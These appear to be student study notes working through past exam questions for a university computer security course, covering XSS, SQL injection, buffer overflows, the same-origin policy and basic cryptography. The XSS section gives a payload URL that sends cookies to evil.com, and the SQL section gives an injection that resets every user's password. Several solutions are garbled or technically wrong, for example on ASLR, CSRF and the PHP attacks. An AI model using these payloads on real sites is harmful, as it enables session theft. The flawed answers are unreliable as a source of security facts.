- Input validation (?)

▼ Solution

- ❌ Script tags
- ✅ Whitelisting allowed characters
- ✅ prepared statements
- ✅ Broadly speaking - correct input validation would prevent it

---

A javascript script on the page `a.com/index.html` can do the following things: (Same Origin Policy)

- Open the page `a.com/irgendwas.html` in another tab
- Open the page `a.com/irgendwas.html` in another tab and edit the DOM
- Open the page `b.com/irgendwas.html` in another tab
- Open the page `b.com/irgendwas.html` in another tab and edit the DOM

▼ Solution

(Not sure about opening another tab)

Javascript scripts can only read and write on same-origin-resources like the DOM.

One time pad OTP

What can an attacker learn in the following situations?

1. Messages m_1 and m_2 get encrypted with the same key k. An attacker knows this. What can the attacker learn about the messages?

   ▼ Solution

   $c_1 = \text{Enc}(k, m_1) = k \oplus m_1$

   $c_2 = \text{Enc}(k, m_2) = k \oplus m_2$

   $c_1 \oplus c_2 = m_1 \oplus m_2$

   which is vulnerable to frequency analysis.

2. Message m gets encrypted with k. The attacker knows the message and its cipher. What can he figure out about k?

   ▼ Solution

   $c = k \oplus m$

   $c \oplus k = m$

   Attacker knows m and c and can figure out the key based on that.

3. A message is 2 bits shorter than its key and therefore gets encrypted the following way: $c = \text{OTP}(01 \mid\mid m, k)$ where 01 stands for the bitwise concatenation.

   ▼ Solution

   If we just add 2 bits to the message so that it matches the length of the key, we change nothing about the security.

Cross Site Scripting XSS

```
<html> Output: <?php echo $_GET["argument"]; ?></html>
```

1. Where does the vulnerability lie?

   ▼ Solution

   There is no user validation, the server returns a HTML page with the php command added to `echo`.

   Remote code execution is not possible since we dont execute injected code on the server, but this code is vulnerable to reflected XSS attacks.

2. Generate a URL that reads the cookie and sends it to an evil site.

   ▼ Solution

   Get uses the arguments from query parametrs, we therefore just write a php script:

   ```
   GET ?argument=a; eval("PHP SCRIPT HERE") # HTTP/2
   Host: example.com
   ```

   That gets executed on the client side.

   ```
   https://original.com/argument=<script>fetch('https://evil.com/',{method: 'POST', body: document.cookie});</script>
   ```

3. Why can this code access the cookies?

   Because we are not validating the user input from the URL query.

Buffer Overflow

Given: C-code with a bufferflow vulnerability where we print things at different points with `printf(...)`.

1. Where does the vulnerability lie?

- ▼ Solution

  Programs that use functions from a shared library (like `printf` from libc), link entire library into their address space at run time.

  Therefore a Return-to-libc ret2libc attack is possible

  Allows bypassing DEP: No code injection.

2. Write an explout that uses the vulnerability to call a shell

   - ▼ Solution

     1. overwriting `ret` → library instructions, like `system(), exec(), ...`
     2. Setting function arguments (`funcp` behind `ret`) to `"/bin/sh"`

3. Describe how each of these memory security measures could have prevented the attack: Canary, DEP, ASLR

   - ▼ Solution

     - Canary could possibly have prevented overwriting the return pointer
     - DEP would have no effect
     - ASLR would have made it really difficult to guess the library instruction

SQL-Injection

Query that updates a users password:

```
$var_username = $_GET['username'];
$var_password = $_GET['password'];
$sql = "UPDATE users SET  = '" . $var_passwort . "' WHERE username = '"+var_username+"'";
mysql_query(sql);
```

1. Write an exploit that sets the passwords of all users to "hacked"

   - ▼ Solution

     ```
     username:  ' OR LIKE '%
     password:  hacked
     ```

2. Which SQL query gets executed?

   - ▼ Solution

     ```
     UPDATE users SET 'hacked' WHERE username = '' OR LIKE '%'
     ```

3. What are prepared statements and how do they prevent SQL injections?

   - ▼ Solution

     allow to embed untrusted parameters in a query, while ensuring that their syntactical structure is preserved

4. What would this code look like with prepeared statements?

   - ▼ Solution

     ```
     <?php
      $db = new PDO(CONNECTION_STRING, DB_USER, DB_PASS);
      $query = "UPDATE users SET  = ? WHERE username = ?";
      $sth = $db->prepare($query);
      $sth->bindValue(1, $_GET['password']);
      $sth->bindValue(2, $_GET['username']);
      $sth->execute();
      $user = $sth->fetch();
      // ...
     ?>
     ```

2019 Exam

C Code

```
void func(const char* arg) {
  char buffer[42];
  if (length(arg) <= 42) {
    strcpy(buffer, arg);
  }
}
```

What can get overwritten?

1. Saved Frame Pointer
2. Return Pointer
3. No overflow because of a length check

▼ Solution

This code is vulnerable to an off-by-one-overflow, because `strlen(arg)` returns the length without the `\0` byte while `strcpy(buffer, arg)` copies everything including the `\0` byte.

Therefore our input can have the length 43 (incl. the `\0` byte) while the buffer can only take 42 bytes.

Therefore:

1. ✅ Saved Frame Pointer
2. ❌ Return Pointer
3. ❌ No overflow because of a length check

Address Layout randomization

Which of the following is true?

1. Is always better than DEP
2. Randomizes memory layout
3. Can be bypassed with knowledge about addresses and local variables
4. Prevents a buffer overflow

▼ Solution

1. ASLR is a countermeasure against ret2link and ROP attacks that bypass DEP by reusing code instead of injecting code into the stack to execute it. Therefore ASLR without DEP would not be secure and is not necessarily better. ❌
2. Makes stack addresses, addresses of library routines, etc. unpredictable and different from machine to machine → Random base addresses for: system call IDs, instruction sets, most importantly pointers. ✅
3. Can still be bypassed with Return/Jump/Data Oriented Programming and knowledge about addresses and local variables. ✅
4. Has nothing to do with it ❌

PHP Code

Which of the following is true?

```
<html> Output: <?php echo $_GET[argument] ?> </html>
```

1. CSRF is possible
2. XSS is possible and the server sees the attack scripts
3. XSS is possible and the server does not see the attack scripts

4. No exploits possible

▼ Solution

Server side attacks in summary:

RCE: executing code (php or shell) remotely on the server

Client side attacks in summary:

CSRF: auto-triggering a request from clients browser to another cross site webpage

XSS: executing scripts on the clients browser (that get detected by the server-side except in the XSS-DOM attack if there is no logging)

In this case

Server side attacks:

RCE:

```
GET ?argument=a; system("Shell Code"); HTTP/2
Host: example.com
```

```
GET ?argument=a; eval("PHP Code"); HTTP/2
Host: example.com
```

Client side attacks:

CSRF: possible by triggering a remote code injection from clients browser

XSS: reflected

```
GET ?argument="bogus content made by attacker"; HTTP/2
Host: example.com
```

---

1. CSRF is possible: ✅ the attacker can auto trigger a request from the victims browser that contains a payload in the query.
2. XSS is possible and the server sees the attack scripts: ✅ Reflected XSS attacks: can display data that the attacker chose once the vicitm clicked on a link containing the attackers payload. (ie. using echo to display an arbitrary message)

   A stored XSS attack is not possible because we can not store stuff into the html directly. (ie. as a forum post)

   📎 In depth explaination
3. XSS is possible and the server does not see the attack scripts: ❌
4. No exploits possible: ❌ the server sees all attack scripts no matter if they are stored or not because it has to process each request. (even in the case of DOM-XSS it can still be logged)

Cryptographic Protocols

$A \leftarrow \{A, B, n_B\} - B$

$A - \{\text{Enc}(m,\ \text{sig}(m,\ n_B, sk_A)\}_{pk_B} \rightarrow B$

Which of the following is true?

1. Injective agreement $A \rightarrow B$
2. non injective agreement
3. no agreement at all
4. confidentiality of m

▼ Solution

This is a type of PC-Handshake.

If we would place the authentication log events, then the protocol would look like this:

$A \leftarrow \{A, B, n_B\} - B$

$\text{event } begin(A, B, M)$

$A - \{\text{Enc}(m,\ \text{sig}(m,\ n_B, sk_A)\}_{pk_B} \rightarrow B$

$\text{event } end(A, B, M)$

1. Injective agreement $A \rightarrow B$: Yes - B can check the freshness of the nonce ✅
2. non injective agreement: No - the challenge could have been sent by anyone. ❌
3. no agreement at all: ❌
4. confidentiality of m: is preserved, because only B can read the message encrypted with their public key.

Electronic Codebook ECB

Which of the following is true?


1. Plaintext patterns are visible
2. parallel encryption is possible
3. parallel decryption is possible
4. random access is possible

▼ Solution

All of the options above are true.

We can also see the plaintext-*patterns* that the ECB reveals:

$\Downarrow$



Cookies

```
Cookie 1:
name=uid value=1 domain=tuwien.ac.at secure=false

Cookie 2:
name=sid value=2 domain=secpriv.tuwien.ac.at secure=false
```

Which cookies get sent with a request to `https://tuwien.ac.at`?

1. Cookie 1
2. Cookie 2

3. Both
4. None

▼ Solution

The `domain` property requires that - if set - the cookie only gets attacked to websites that have its value as their suffix or be equal.

The `secure` property requires the protocol to be HTTPS.

Therefore only Cookie 1 gets attached. (Only the first option is true).

Access Control

Which concept allows only authorized subjects to have write access to data?

1. Accountability
2. Availability
3. Integrity
4. Confidentialty
5. Accessibility

▼ Solution

Integrity: Data only changed when authorized / System behaves as expected

The ElGamal Proof

Which of the following is true?

1. We assume that if there is an adversary that can break DDH, then we can use it to break ELGamal
2. We assume that if there is an adversary that can break ElGamal, then we can use it to break DDH
3. The proof is about how (g^x, g^y, g^{xy}) can not be differenciated from (g^x, g^y, g^r)
4. The proof is about how (g^x, g^y, g^{xy}) can not be differenciated from (g^x, g^y, g^{x+y})

▼ Solution

Proof by contradiction

We can break ElGamal if we can break the DDH assumption.

If $\exists A$ algorithm that breaks ElGamal with any pk then we imitate the challenger to break DDH with his advantage $\text{Adv} > 0$ of distinguishing correctly.

Decisional Diffie-Hellman Assumption

$|G| \approx 2^n$ and we choose random $g \in \mathbb{Z}_p^*$.

With given g^a, g^b, Z we can not decide whether $Z = g^{ab}$ for any $a, b, Z \in \{1, \dots, |\mathbb{Z}_p^*|\}$.

Therefore:

1. ❌
2. ✅
3. ✅
4. ❌

Textbook RSA

Which of the following is true?

1. Textbook RSA is correct
2. Textbook RSA is CPA secure
3. A small e can be used without sacrificing security

4. A small d can be used without sacrificing security

▼ Solution

All of them are false execpt the first one:

1. ✅ Correctness means that the encryption process and decryption processes function as expected for any given (finite) plaintext.
2. ❌
3. ❌
4. ❌

Textbook / naive RSA is insecure:

No randomization of encryption function.

Not secure against passive attacks because it is deterministic.

Same messages result in the same ciphers:

$$m = m' \Rightarrow \mathrm{Enc}(pk, m) = \mathrm{Enc}\left(pk, m'\right)$$

ACL and Capabilities

Which of the following is true?

1. There is a reference monitor that checks every access
2. ACL are object centered, Capabilities are subject centered
3. ACL are subject centered, Capabilities are object centered
4. Only capabilities can be inherited
5. Its easier to revoke an ACL

▼ Solution

1. ✅
2. ✅
3. ❌
4. yes - by just passing the token ✅
5. yes - revocation of tokens requires extra bookkeeping ✅

CSRF

What are successful countermeasures?

1. Tokens in Forms
2. Referrer header
3. Custom HTTP Header
4. Setting cookie properties to `secure` and `httpOnly`

▼ Solution

1. ✅
2. ✅
3. ✅
4. ❌ but the `sameSite` cookie attribute would be effective to some extent

XSS

What are successful countermeasures?

1. `httpOnly` cookies
2. `HTTPS` protocol
3. not allowing the word `<script>` and validating user input

▼ Solution

1. ❌ - the `httpOnly` cookie property disables javascript access to the cookies. This is only a useful counter
2. ❌
3. ✅

Collision Resistant Hash Function

Which of the following is true?

1. always maps to the same length
2. maps to any length
3. its infeasible to find 2 plaintexts with the same hash
4. Users with the same passwords get different hashes in Unix

▼ Solution

ie: MD5 (broken), SHA1 (broken), SHA2 family, SHA3 family, . . .

One-way functions	Easy to compute output, infeasible to find the input from output
Collision-resistance	Infeasible to find different inputs that map to the same output
Collision	$\left(H(m_1) = H(m_2)\right) \wedge \left(m_1 \neq m_2\right)$

1. ✅ → definition from slides: "A hash function is any function that can be used to map data of arbitrary size to data of fixed size."
2. ❌
3. ✅
4. ✅ yes - because we use salt

OTP

What gets leaked when we use the same key multiple times for two different plaintexts?

1. $m_1 \oplus m_2$
2. the key k itself
3. $m_1 \oplus m_2 \oplus k$
4. nothing

▼ Solution

1. ✅

   Important: Key must be used once for entire m

   To save storage, one might try to split m up in smaller pieces and encrypt them with the same c.

   $c_1 = \text{Enc}(k, m_1) = k \oplus m_1$

   $c_2 = \text{Enc}(k, m_2) = k \oplus m_2$

   $c_1 \oplus c_2 = (k \oplus m_1) \oplus (k \oplus m_2) = m_1 \oplus m_2$

   which is vulnerable to frequency analysis.
2. ❌
3. ❌
4. ❌

Stack Canaries

Which of the following is true?

1. Get validated just when we want to return from a function
2. Prevent overwriting the return address
3. Have no performance impact
4. Require a recompilation for activation

▼ Solution

1. ✅
2. ❌ If pointer and its content both overwritable → changing *any memory* on or off the stack possible, therefore also the return address. like: `*dst=buf[0]`
3. ❌ Checking before each return does have a cost.
4. ✅ aswell as a modified compiler.

SOP

What does the SOP check for the DOM?

1. Protocol
2. Domain
3. Port
4. Path

▼ Solution

Javascript scripts can only read and write on same-origin-resources like the DOM.

same-origin means pages must share the same: protocol, domain, subdomain, hostname, port.

1. ✅
2. ✅
3. ✅
4. ❌

Other exams

Buffer Overflow

▼ original image

Consider the following C program:

```
void next_tag(char* buf){

    strncpy(buf, "FOOBAR", 6);

}

void main(int argc, char * argv[]) {

    char a[8];

    char b[8];

    next_tag(a); /* copies "FOOBAR" into a */

    gets(b);    /* copies from the standard input into b */

 }
```

Which of the following statements are correct?

Wählen Sie eine oder mehrere Antworten:

- [ ] a. a can not contain the NULL terminated string "START" after a buffer overflow.
- [ ] b. b is secure against buffer overflows since gets() checks the length of the input before writing it to the output buffer.
- [ ] c. a can not be overwritten since strncpy() checks the length of the input.
- [x] d. a and b are stored on the stack.

```
void next_tag(char* buf) {
  strncpy(buf, "FOOBAR", 6);
}

void main (int argc, char* argv[]) {
  char a[8];
  char b[8];
  next_tag(a) ; /*copies "FOOBAR" into a */
  gets(b);  /*copies from the standard input into b */
}
```

- `a` can not contain the NULL terminated string "START" after a buffer overflow
- `b` is secure against buffer overflows, since `gets()` checks the length of the input before writing it to the output buffer.
- `a` can not be overwritten since `strncpy()` checks the length of the input
- `a` and `b` are stored on the stack

▼ Solution

- ❌ we can overwrite `a` to contain `"START\n"`

  When we get access to `b` and can put in our payload, the local variable `a` contains the characters `"FOOBAR\n"` (that means there is 1 free byte in `a`).

- ❌ `gets()` does not check boundaries

- ❌ `a` could be overwritten from `b`
- ✅ because they are local variables